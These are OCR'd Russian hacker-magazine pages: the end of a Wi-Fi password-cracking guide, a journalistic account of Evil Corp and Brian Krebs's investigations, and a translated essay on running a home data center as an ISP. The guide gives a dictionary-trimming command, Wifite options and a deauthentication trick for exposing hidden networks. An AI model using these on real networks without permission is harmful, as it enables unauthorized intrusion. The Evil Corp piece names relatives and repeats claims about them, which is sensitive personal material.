
Затем я подумал, что получился слишком здоровый файл, который можно сократить сильнее без явного ущерба для эффективности перебора. Ты видел в реальной жизни пароли Wi-Fi длиннее 16 символов? Вот и я не видел.

```
pw-inspector -i WPAMegaDict -m 8 -M 16 > WPADict_8-16
```

На файлообменнике Кима Доткома можно скачать получившийся словарь (647 Мб в ZIP-архиве, 2,8 Гб в распакованном виде).

КАК ПЕРЕКЛЮЧИТЬСЯ В ДИАПАЗОН 5 ГГЦ?


Сначала нужно подключить Wi-Fi-адаптер с поддержкой 5 ГГц и оснастить его подходящей антенной (они тоже делаются для разных диапазонов). Затем просто запусти Wifite с ключом `-5`, и увидишь пятигигагерцевые точки доступа. Обычно их гораздо меньше, чем 2,4 ГГц. Связано это как с их относительно малым распространением, так и с меньшим радиусом действия. Чем выше частота, тем (при прочих равных) быстрее затухает сигнал.



Включаем режим 5 ГГц в Wifite

МОЖНО ЛИ АТАКОВАТЬ СКРЫТУЮ СЕТЬ?

Да. Если имя сети (ESSID) скрыто, ты точно так же видишь MAC-адрес точки доступа во время сканирования эфира. Первый же подключившийся клиент раскроет ее имя. Поэтому просто подожди коннекта или ускорь процесс, разослав пакеты деаутентификации.



Выясняем имя скрытой сети мимоходом

ЗАКЛЮЧЕНИЕ


Когда я писал эту статью, то ставил перед собой цель помочь читателям как можно быстрее получить практический результат с нуля и почти без ущерба для понимания сути процесса. Мне хотелось уместить в одну публикацию все для мощного старта и зажечь искру интереса, которая подвигнет на самостоятельное продолжение.

На курсах по пентестам я не раз обращал внимание, что за свои кровные ты получаешь инфу не первой свежести. В ответ преподаватели обычно говорили, что рассказывают основы, суть не меняется годами, поэтому вы уж сами погуглите и доработайте наши материалы напильником. На мой взгляд, суть как раз в деталях, а они меняются очень быстро. Надеюсь, мой вымученный конспект поможет набрать крутизны твоей кривой обучения.

WWW

- Онлайн-перебор хешей, в том числе из хендшейков WPA2
- Pyrit — еще одна утилита для быстрого перебора паролей на ЦП и ГП
- Некоторые трюки при взломе Wi-Fi

ОДИНОЧКА ПРОТИВ КОРПОРАЦИИ ЗЛА




atreau

КАК БРАЙАН КРЕБС БОРОЛСЯ С РУССКИМИ ХАКЕРАМИ ИЗ EVIL CORP

Хакерскую группировку Evil Corp называют самой вредоносной и самой наглой среди киберпреступников. За сведения о ее членах американское правительство назначило награду в 5 миллионов долларов, а СМИ обсуждают слухи об их роскошном образе жизни и возможных связях с российскими спецслужбами. Мы постарались поподробнее разобраться в истории этой хакерской группы, образе действий и инструментах, с помощью которых она достигла своих сомнительных успехов и признания.

Главой Evil Corp называют Максима Якубца. Правоохранительные органы разных стран разыскивают его вот уже более десяти лет — еще в 2009 году он привлек к себе внимание, участвуя под ником aqua в краже денег из казны округа Буллитт, штат Кентукки. Об этом преступлении писали в газете Washington Post, с которой тогда сотрудничал в качестве эксперта по кибербезопасности Брайан Кребс.



Скриншот из архива Брайана Кребса с форума DirectConnections, на котором aqua в 2011 году делился опытом

КРИМИНАЛЬНЫЙ ЗООПАРК: ДЕНЕЖНЫЕ МУЛЫ И КОЗЛЫ ОТПУЩЕНИЯ

Уже тогда у хакеров была отработанная схема действий, в которой Максим Якубец отвечал за работу с «денежными мулами». Так называют людей, которые выводят деньги из банковской системы (где все переводы отслеживаются и могут быть отозваны), совершая необратимые транзакции. Традиционно для мошеннических схем использовалась система Western Union, но в последнее время набирает популярность криптовалюта Bitcoin.

Любопытный факт


Western Union фигурирует в качестве посредника в огромном числе историй с отмыванием денег, мошенничеством и даже финансированием терроризма. Иногда они платят штрафы — американскому правительству полмиллиарда долларов, ирландскому — полтора миллиона евро. Платят и продолжают работать, не обращая внимания на обвинения в «недостаточно тщательном отслеживании подозрительных транзакций». Почему им это сходит с рук? Никто не знает наверняка, но, возможно, это как-то связано с их чрезвычайно длительным и плодотворным сотрудничеством с американским правительством. Western Union работала над оборонными заказами, которые имеют отношение к созданию систем связи и управлению ими. Такие дела.

Многие люди становятся «мулами», совершенно не представляя, чем они занимаются на самом деле и каковы могут быть последствия их действий. В «схеме Якубца» в «мулы» вербовали на абсолютно легальных сайтах с вакансиями, обещая работу из дома от имени небольших, но солидно выглядящих компаний. Более того, для проверки работоспособности и надежности кандидатов им давали предварительные задания — например, исправить опечатки и грамматику в текстах, обещая заплатить по 8 долларов за килобайт. Текстами же были деловые письма — от лица подставной компании хакеров в адрес ее подрядчиков. Так что, когда людям приходило письмо с заданием совершить денежный перевод, оставив себе 5% от суммы в качестве оплаты, они не удивлялись и выполняли такое задание.

Удивляться им, разумеется, приходилось потом, когда оказывалось, что теперь они должны всю сумму перевода какому-нибудь банку. Ведь банк всегда может отследить и отозвать ошибочные транзакции — и всегда найдет, с кого взыскать недостающее. Таким образом, финансовую ответственность за деятельность русских и украинских хакеров в итоге приходилось нести американским и европейским домохозяйкам и пенсионерам.

НОВИЧКИ И ВЕТЕРАНЫ: СЛЕД ЗЕВСА С ОЛИМПА КИБЕРПРЕСТУПНОСТИ

В истории с казной округа Буллитт двадцатидвухлетний Максим Якубец был тесно связан с Евгением Богачевым — уже тогда чрезвычайно известным хакером, автором трояна Zeus. За поимку этого персонажа ФБР назначило почти столь же впечатляющую награду, как и за Якубца.



Ни одна статья с упоминанием Евгения Богачева не может обойтись без этого фото с бенгальской кошкой и другими атрибутами роскошной жизни

Именно в связи с этим инцидентом о них и узнал Брайан Кребс. К тому моменту он уже давно был завсегдатаем открытых, полузакрытых и совсем закрытых хакерских форумов. Были у него и какие-то прямые источники, которые предоставляли ему информацию из переписки хакеров.

Откуда дровишки?


Разумеется, как Кребс, так и ФБР не раскрывают подробностей своих расследований и источники информации. Но на сайте Кребса приводятся множественные куски из логов Jabber-переписки хакеров, и эта же переписка цитируется в документах ФБР как важное свидетельство. Переписка, разумеется, велась на русском (который Кребс, кстати, изучает уже больше пятнадцати лет) — но что на сайте Кребса, что в официальных документах ФБР она дана в переводе на английский. И судя по всему, у Кребса и ФБР этот перевод одинаковый (максимально связные предложения и тщательно переведенные русские ругательства).

Что в переписке, что на форумах хакеры использовали одни и те же привычные никнеймы. Кребс утверждает, что такая небрежность в этих кругах встречается очень часто (что изрядно облегчает ему отслеживание «карьерного роста» интересующих его игроков на арене киберпреступности). Богачев был lucky12345 или slavik, а Якубец — aqua.

Zeus

Zeus — многокомпонентный банковский трой, насчитывающий множество модификаций. Основная функция заключается в краже паролей от банковских приложений, FTP-клиентов, других программ. Троян может выполнять поступающие с управляющего сервера команды, перехватывать вводимые пользователем в браузерах данные (кейлоггинг и формграббинг), красть файлы cookies, устанавливать в системе цифровые сертификаты и удалять их, блокировать доступ к заданным киберпреступниками интернет-ресурсам, подменять стартовую страницу в браузерах, загружать и запускать программы, а также удалять файлы на жестком диске.

Хакеры не просто обсуждали покупку у Богачева «базовой версии» его трояна Zeus — они заказали ему модифицированную версию, Jabber Zeus, которая пересылала похищенную банковскую информацию по протоколу Jabber. Это позволяло злоумышленникам крайне оперативно планировать свои действия и управлять своей широко раскинутой сетью троянов — например, они могли получать Jabber-сообщения о том, что какая-то из их потенциальных жертв пополнила свой банковский счет.



На форуме Mazafaka обсуждают применение стандартной версии Zeus, которой Богачев широко торговал

Якубец очень гордился сотрудничеством с Богачевым и их оригинальной идеей, в сравнении с которой все остальные пользователи Zeus выглядели новичками. Но пресс-релиз ФБР сообщает крайне интересные подробности расследования, из которых следует, что именно использование Jabber-протокола и подвело хакерскую группу, а для Максима Якубца, возможно, именно это событие сыграло важную роль в его судьбе.

JABBER-БОЛТУН — НАХОДКА ДЛЯ ШПИОНА

Следи за руками: сейчас мы расскажем, как расследуют киберпреступления! А также ты узнаешь, как множество мелких недочетов складываются в большие проблемы.

Итак, новая версия трояна пересылает различную банковскую информацию (логины, одноразовые пароли, PIN-коды, журналы кейлоггеров) по протоколу Jabber. Этот протокол — децентрализованный, любой человек может поднять свой собственный сервер. Анализ зараженных компьютеров показал, что все они отправляют сообщения на один сервер на домене incomeet.com.

Дальше ФБР выяснило, что этот домен хостится на сервере, принадлежащем обычной компании-хостеру. И что офис этой компании располагается в Нью-Йорке. После чего, разумеется, им не составило труда изъять сервер и хорошенько изучить его. На сервере осталось огромное число логов — и не только технических сообщений трояна, но и обычной переписки! Оказалось, что хакеры использовали свой Jabber-сервер в том числе и для координации действий, и для простой болтовни.

Конец немного предсказуем. В логах переписки нашлось и обсуждение той самой статьи Брайана Кребса в Washington Post (то есть прямое признание в совершенных преступлениях), и никнеймы, которые хакеры использовали как в чате, так и на форумах.

Справедливости ради надо сказать, что хакеры стремились свести к минимуму обсуждение личной информации. Но следователи постарались и смогли найти зацепки. Лучшей их зацепкой стал эпизод, когда хакеры обсуждали альтернативные способы связи — и aqua (то есть Якубец) попросил скинуть ему номер телефона своего собеседника письмом на электронную почту. После чего сообщил адрес почты на mail.ru.

На дворе стоял июль 2009 года. Отношения между США и Российской Федерацией были сравнительно теплыми, практиковалось в том числе и сотрудничество правоохранительных органов. ФБР обратилось за помощью к российским коллегам — и получило ее.

Российские правоохранительные органы передали ФБР краткие, но весьма информативные сводки, из которых следует, что в компании Mail.ru активно с ними сотрудничали. Выяснилось, что на указанный адрес приходили письма как для хакера aqua (с предложением написать вирус), так и для человека по имени Максим Якубец — который покупал билеты в турагентстве и заказывал доставку детской коляски на определенный адрес в Москве.

После этого, разумеется, по установленному адресу последовал визит силовиков и обыск. Американским коллегам вежливо сообщили, что в данной квартире действительно был обнаружен некий Максим Якубец, а также женщина, личные данные которой тоже любезно передали в ФБР.

На этом список любезностей закончился. С американской стороны, впрочем, на этом работа не завершилась — они продолжили копать, чтобы собрать побольше убедительных доказательств. Потребовав сотрудничества от Microsoft, ФБР отыскало Skype-аккаунт, зарегистрированный на тот же email с Mail.ru и на имя Максим Я. В списке контактов этого аккаунта обнаружилась женщина, в которой смогли установить ту самую особу, присутствовавшую в квартире во время обыска.

Эта же самая женщина несколько раз подавала заявление на получение американской визы. Судя по всему, ее въезду в страну не препятствовали, но скрупулезно вели досье, обращая внимание на изменение брачного статуса с замужней на разведенную, на смену фамилии и на отчество ребенка, которого она в 2012 году везла с собой в США. Многочисленные детали, включая домашний адрес ребенка и совпадение даты его рождения с сообщением из чата хакеров, в котором aqua хвастался, что стал отцом, позволили ФБР удостовериться, что речь идет о первой жене и ребенке Якубца.

Вот только никакого практического смысла в этом не было. Якубец (как и Богачев и многие другие разыскиваемые хакеры) за границу России выезжать не собирался. А Россия его не собиралась выдавать.


Если слухи о том, что талантливым хакерам в России рано или поздно делают «предложение, от которого невозможно отказаться», верны, то можно предположить, что визит силовиков и обыск в квартире изменил жизнь Максима Якубца только к лучшему.

Dridex

Dridex — многокомпонентный банковский бот, имеющий множество версий. Архитектура троя подразумевает наличие набора модулей, каждый из которых несет свою функциональную нагрузку. Для связи с управляющим сервером большинство редакций Dridex использует P2P-протокол, ботнет децентрализованный и одноранговый, что затрудняет вмешательство в его работу и перехват управления. Данные, которыми бот обменивается с управляющим сервером, шифруются.


В процессе работы Dridex встраивается в проводник или процессы браузеров и далее выполняется в контексте этих приложений. По команде злоумышленников трой может устраивать веб-инжекты, перехватывать вводимые пользователем данные (кейлоггинг и формграббинг), красть пароли, выполнять поступающие команды и похищать конфиденциальную информацию на зараженной машине.

К 2011 году Якубец собрал свою собственную хакерскую группировку, построенную вокруг нового трояна Dridex (также известного как Bugat и Cridex). ФБР считает, что именно Якубец был разработчиком и главным распространителем трояна, а также координатором сети денежных мулов. Дела у них шли, разумеется, не всегда ровно — но в обвинительном заключении ФБР указываются разовые хищения сумм в миллион долларов и больше.



Главные лица Evil Corp — Игорь Турашев и Максим Якубец


Эти деньги Якубец и его сообщники тратили на дорогие машины и прочие предметы роскоши, прожигая жизнь в стиле миллионеров-плейбоев. Подобный образ жизни позволил Якубцу войти в узкий круг московской «золотой молодежи», где он встретил свою вторую жену — Алену Бендерскую. С ней он отгулял на самом дорогом курорте Крыма и в 2017 году сыграли свадьбу.



Алена Бендерская, жена Максима Якубца

Но, помимо счастья в личной жизни, новый брак принес с собой и чрезвычайно полезные связи. Не то чтобы у Якубца их совсем не было — судя по всему, в его группировке Evil Corp состоял сын бывшего мэра Химок Владимира Стрельченко.

Однако женитьба на Алене Бендерской сделала Якубца родственником еще более влиятельного человека по имени Эдуард Бендерский, бывшего спецназовца ФСБ и президента благотворительного фонда бывших силовиков «Вымпел». По сведениям американцев, в год свадьбы Якубец уже совершенно точно сотрудничал с ФСБ, а в 2018 году получил лицензию на работу со сведениями, составляющими государственную тайну.



Кадр из свадебного видео Максима и Алены — жениха все время снимают, не показывая лица, а само видео пытались вычистить из Сети — но не преуспели

WWW

Если тебе интересно более подробно узнать о связях хакеров из Evil Corp с разными влиятельными людьми и о том, кто эти люди и чем они занимаются, то в русскоязычной прессе есть несколько расследований на эту тему. Начать можно с материала «Медузы». Подробнее почитать об Эдуарде Бендерском, его семье и репутации крайне авторитетного охотника можно здесь.


И вот еще подборка материалов о связях этих людей с организованной преступностью: 1, 2, 3, 4.

УСПЕХИ ОДИНОКОГО СТРЕЛКА

Расследование ФБР, связи с российскими силовиками, миллионы украденных долларов — все это чрезвычайно масштабные истории, затрагивающие множество людей. Но история эксперта-одиночки Брайана Кребса стоит особняком, потому что ему удалось сделать кое-что, с чем ФБР не справилось.


Его таинственные источники дали ему информацию о деталях схемы по работе с денежными мулами, которую использовал Якубец. Чтобы выводить деньги из США, нужно было достаточное количество «мулов» и возможность оперативно с ними связываться, выдавать им указания и получать от них их личные и банковские данные. И так как многие «мулы» были людьми с невысоким уровнем компьютерной грамотности, этот способ связи должен быть достаточно простым в использовании.

Решением Якубца стало создание системы сайтов, напоминавших корпоративные порталы управления персоналом — с профилями сотрудников и рассылкой сообщений, выглядевших настолько убедительно, чтобы люди искренне верили, что работают на легальный, профессиональный бизнес.



Общий вид сайта для работы с «мулами»

Однако во всей этой системе был один изъян. Любой человек, получивший ссылку на сайт, мог на нем зарегистрироваться — и более того, просто меняя номер сообщения в адресной строке, пользователь сайта получал возможность читать сообщения, предназначенные для других пользователей!



Форма входа на один из таких сайтов

И Брайан Кребс несколько лет подряд именно этим и занимался. Каждое утро он заваривал себе кофе и садился читать переписку за последние сутки, в которой «денежным мулам» писали: «Доброе утро, %username! Сегодня наш клиент переведет вам деньги, после перевода снимите их наличными в своем банке и перешлите нам».

Личные сообщения для мулов

Разумеется, «клиентами» были очередные жертвы — в основном представители малого бизнеса с плохо налаженной кибербезопасностью. Но Брайан Кребс оказывался последним рубежом их обороны. Он гуглил по названию компании из хакерских писем, находил их телефон и сообщал, что фирму прямо сейчас грабят русские хакеры.

«Вы, скорее всего, меня не знаете, но вот вам мой сайт с информацией о том, кто я и что я делаю. Ваши зарплатные счета взломали, и вы можете потерять существенную сумму денег. Вам стоит немедленно позвонить в ваш банк и заморозить любые переводы в процессе оформления, пока еще не слишком поздно. Потом вы можете позвонить мне и расспросить меня о том, как я все это узнал, — но сейчас, пожалуйста, позвоните в ваш банк», — писал пострадавшим Брайан.

Таким образом порой Брайану Кребсу удавалось предотвратить преступление прямо во время его совершения и избавить небольшие фирмы от серьезных проблем. Но порой, разумеется, ему не верили — и Брайану приходилось беседовать с полицейскими или агентами ФБР. Впрочем, разговор с правоохранительными органами у него обычно получался коротким: он независимый исследователь, обвинить его не в чем, а полиции он не боится, даже может прочитать простому полицейскому лекцию о киберпреступности или привлечь внимание ФБР к серии преступлений, которые иначе агентство еще долго не замечало бы из-за малого масштаба жертв.

Частенько Брайану уже приходилось вступать в напряженные беседы с представителями власти или корпораций, когда те просили его задержать выход очередного расследования или и вовсе не публиковать его в интересах следствия или бизнеса. Но Кребс в своем онлайн-интервью на Reddit утверждает, что правоохранительные органы ограничивались лишь вежливыми просьбами, в исполнении которых он не видел для себя никакой выгоды. А с корпорациями он и вовсе не намерен сотрудничать. Примером твердости его убеждений может служить история с сайтом знакомств Ashley Madison, представители которого сначала обещали ему денег за молчание, а после выхода статьи — грозили судом.

Так что Брайан Кребс не останавливается в своих расследованиях, хоть и прекрасно знает, что хакеры тоже читают его блог, обсуждают его статьи, радуются разрыву контракта с Washington Post и даже пытаются подбросить ему наркотики через интернет. Известность — дело непростое: Кребс пишет, что однажды он захотел зарегистрироваться на очередном хакерском форуме под своим настоящим именем, но админ принял его никнейм за шутку. А на другом форуме такой никнейм уже был занят каким-то крупным спецом по воровству номеров кредиток.

Можно было бы предположить, что своими публикациями Кребс осложняет жизнь в первую очередь самому себе. Но практика показывает, что это не так. Публикации в американском блоге могут заставить хакеров поволноваться или возгордиться, но, скорее всего, не изменят их образа действий. В крайнем случае они попробуют сменить никнейм на форуме — но за ними все равно останется хвост из их старых постов, следов прошлых подвигов и характерный почерк. Все эти материалы Кребс тщательно собирает в свой архив, с помощью которого он и проводит столь впечатляющие расследования.

Но в конечном счете, пока между США и Российской Федерацией нет соглашений о сотрудничестве правоохранительных органов и экстрадиции преступников, хакерам мало что угрожает, если они не покидают границ России. Кребс много пишет о том, что с киберпреступностью нужно бороться в первую очередь за счет разумных практик кибербезопасности и широкого распространения информации. Что в современном мире в «денежные мулы» могут завербовать двенадцатилетнего ребенка и семидесятилетнюю пенсионерку — если кто-то не объяснит им, что бесплатный сыр бывает только в мышеловке.

ВЫВОДЫ

Из этих захватывающих историй следуют довольно банальные выводы. Внимательность и наблюдательность — как в случае с Брайаном Кребсом, годами собирающим свои архивы и отслеживающим связи одних хакерских атак с другими, — вознаграждается, и сыщик-одиночка получает шанс предотвратить преступление, которое ФБР может лишь расследовать постфактум.

Беспечность же в вопросах безопасности вредит и бизнесменам, которые не доверяют сигналам тревоги «Вас грабят прямо сейчас!», и хакерам, смешивающим на одном сервере личную переписку с управляющими командами ботнета. Вредит она и простым людям, купившимся на обещания легких денег в интернете.

А насчет спецслужб, невест со связями и бенгальских кошек — делай выводы сам. Но старайся при этом соблюдать закон — пусть примером тебе будет слава не Максима Якубца, а Брайана Кребса.

КАША ИЗ ТОПОРА

КАК Я СТАЛ САМ СЕБЕ ИНТЕРНЕТ-ПРОВАЙДЕРОМ

Jason Hopper

Ты прочел верно: я установил у себя дома дата-центр и стал сам себе провайдером. Не то чтобы я проснулся однажды утром и такой: «Чем бы заняться сегодня? Стану собственным интернет-провайдером». Все происходило постепенно. Как в сказке «Каша из топора» — в какой-то момент я посмотрел и понял: черт побери, да я же сделал собственный дата-центр! И если ты спросишь: «Почему?», я отвечу просто: «Почему бы и нет?»

INFO

Это перевод статьи, впервые опубликованной в блоге Hyperion Gray. Рассказал Джейсон Хоппер, записал Дэвид Таулер, перевела Алёна Георгиева.

На самом деле главной причиной стало то, что я очень много сканирую интернет. Это не какое-то сомнительное сканирование, а вполне себе крутое. В частности, глубоко сканирую каждый IP в интернете — и делаю это чрезвычайно быстро. Что, разумеется, дает очень серьезную нагрузку на мою сеть — и на железо тоже. Сканировать так через традиционного провайдера почти невозможно: обычно они имеют строгие ограничения, а достаточной пропускной способности, напротив, не имеют. Есть, конечно, сервисы, которые позволяют использовать базу данных, но с ними столь объемное сканирование становится слишком дорогим — и довольно быстро.

У меня было 250 тысяч долларов на счету одного провайдера VSP, да еще и с ограничением по времени (как я к этому пришел — отдельная большая история). И когда эти деньги закончились — а они закончились, и быстро, — мне пришлось искать какой-то другой вариант.

Я стал придумывать что-то еще и после некоторых подсчетов обнаружил, что купить сервер в моей ситуации дешевле — настолько, что в итоге он окупился примерно за полгода. Большинство компаний полагают, что лучше пользоваться облачным провайдером, — а может, всего лишь не хотят разбираться, — и просто исправно оплачивают выставленные счета. Но для технологических компаний вроде нашей, кому нужно не только сайт захостить, это не вариант.

«ЧТО ПРЕДСТАВЛЯЕТ СОБОЙ ПРОЦЕСС?»

Поскольку повышенной секретности не требовалось, я пошел официальным путем (вах-вах!). Обратился к Канадской комиссии по радио, телевидению и телекоммуникациям (CRTC), канадскому аналогу Федеральной комиссии по связи Соединенных Штатов (FCC), чтобы получить базовую лицензию международных телекоммуникационных сервисов (BITS), — в общем, Очень Много Аббревиатур.

INFO

От редакции: в России функции организаций, обозначенных этими сокращениями, выполняет Роскомнадзор. Если вдруг решишься на беспримерный подвиг, ищи в первую очередь две лицензии – на телематические услуги и на передачу данных за исключением передачи данных для целей голосовой информации (то есть без IP-телефонии, на нее нужна отдельная лицензия).

Здесь потребовались кое-какие юридические действия, нотариус и оформление бумаг в трех экземплярах, но ходить на голове не пришлось — в целом это вполне осуществимо. Ой, чуть не забыл — есть еще период общественного обсуждения заявки на лицензию, когда люди могут написать, что они думают по этому поводу. Я не получил ни одного комментария... (Всплакнул.)

Когда юридическая подготовка успешно завершилась и я получил официальное разрешение продавать интернет, началось самое интересное. Право-то я получил — но продавать мне было нечего. Сам процесс меня знатно фрустрировал, а стоимость интернета, который я мог бы перепродавать, была очень высокой. И что же делать?

Окей, несколько лет назад я познакомился с владельцем одного интернет-провайдера, и он рассказал мне об «оптовом» интернете от большого канадского провайдера Bell. Сам Bell об этой услуге не распространяется — оно и понятно: зачем отдавать даром то, что можно продать подороже? Правда, была одна серьезная проблема: чтобы продавать в розницу «оптовый» интернет, нужно было протянуть оптоволокно от крупного узла доступа в мой дом. А это дополнительное строительство, разрешения от города и куча других накладных расходов — в общем, месячная стоимость выходила за разумные пределы. А если еще учесть, что договор нужно заключать минимум на шесть лет...

Лучше застрелите... Цитируя бессмертные слова Эксла Роуза, «куда мы теперь?».

Другой вариант: у одного реселлера интернета от Bell было существенно более доступное, но все еще дорогое предложение. Я знаю, о чем ты сейчас думаешь: «Эй, Джейсон, а почему ты просто не арендуешь стойку в колокационном центре?» Хороший вопрос. Я пробовал, но каждый новый сервер заметно увеличивает арендную плату. С сетью все было пристойно, но я должен был делить ее с другими людьми — а это значит, что, если у меня или у них будет какой-то программный баг, может рухнуть вся сеть, и никого это не порадует.

Помимо всего прочего, это все еще очень дорого — и я бы переплачивал за функции, которые не собираюсь использовать. Такой план был бы жизнеспособен, если бы у меня был фиксированный набор требований к оборудованию и я ничего не менял. Но в том-то и загвоздка: мое сканирование в ряду многих других операций не будет статичным; напротив, оно будет более чем динамичным. Так что пришлось бы постоянно менять настройки и функции — а это такая головная боль, что оно того не стоит. Но и это еще не все (глубокий вдох): колокации заявляют, что они работают безотказно 99,99999% времени — этот показатель называют «пять девяток». Но если ты готов запустить сервер самостоятельно и согласиться на 99,9% — удивительная разница! — можно сэкономить немного денег. Ну и за нежелательные функции, включенные в стоимость, переплачивать не придется.

«ЧТО ЖЕ ТЫ СДЕЛАЛ?»

Всё и сам.

Выяснил, как построить собственную сеть, собрал билд, дополнил его диаграммой сети и выложил на обсуждение в сабреддит /r/homelab. И да, мой ник на «Реддите» реально 420SwagBootyWizzard — смирись с этим.

Первая версия дата-центра

Двигаемся дальше: в сети есть пять основных компонентов, у всех названия из «Стартрека».

1. **USS Defiant** — Dell R710, основной шлюз обмена сообщениями. Размещает и анализирует все мои данные, а также управляет ими. Учитывая, что данные я собираю по всему интернету, на этом сервере висит довольно много работы.
2. **Picard** — моя установка глубокого обучения, обладающая несколькими графическими процессорами (GPU) и самым мощным в дата-центре CPU. Ее главная функция — быть машиной глубокого обучения и анализа. Она очень экономит время, когда я работаю над очередным проектом — аналитическим или по машинному обучению.
3. **Janeway** — очень мощная база данных с твердотельным накопителем (SSD) большого объема. В ней собраны несколько SSD «корпоративного уровня». База данных должна иметь очень высокую скорость записи, чтобы не отставать от поступающих данных, и располагать многотерабайтным хранилищем. Собрать этот сервер было довольно сложно. Он должен не только быстро записывать, но и быстро считывать, выдерживать интенсивную запись, а также иметь большую вместимость. Удовлетворить все эти требования было непросто. Я подсчитал, что обычный SSD (например, Samsung Evo 860), скорее всего, умрет за год использования.
4. Дальше идет **Delta Flyer**, еще один Dell R710. Это сервер моей виртуальной машины, на котором крутится среда Proxmox.
5. И наконец, **Databanks** (я планировал назвать его в честь бортового компьютера корабля «Энтерпрайз», но не смог найти имя — если кто-нибудь подскажет, буду признателен). В основном он работает как сервер DNS и сетевой накопитель (NAS) от Synology. Он имеет очень большую емкость и используется главным образом для бэкапов и архивирования — но его можно подцепить к любой виртуальной машине или другому серверу, которому нужно хранить несколько больших папок.

WWW

Если хочешь узнать побольше о DNS-серверах и их использовании в кибератаках, загляни в мой блог.

Вторая версия дата-центра

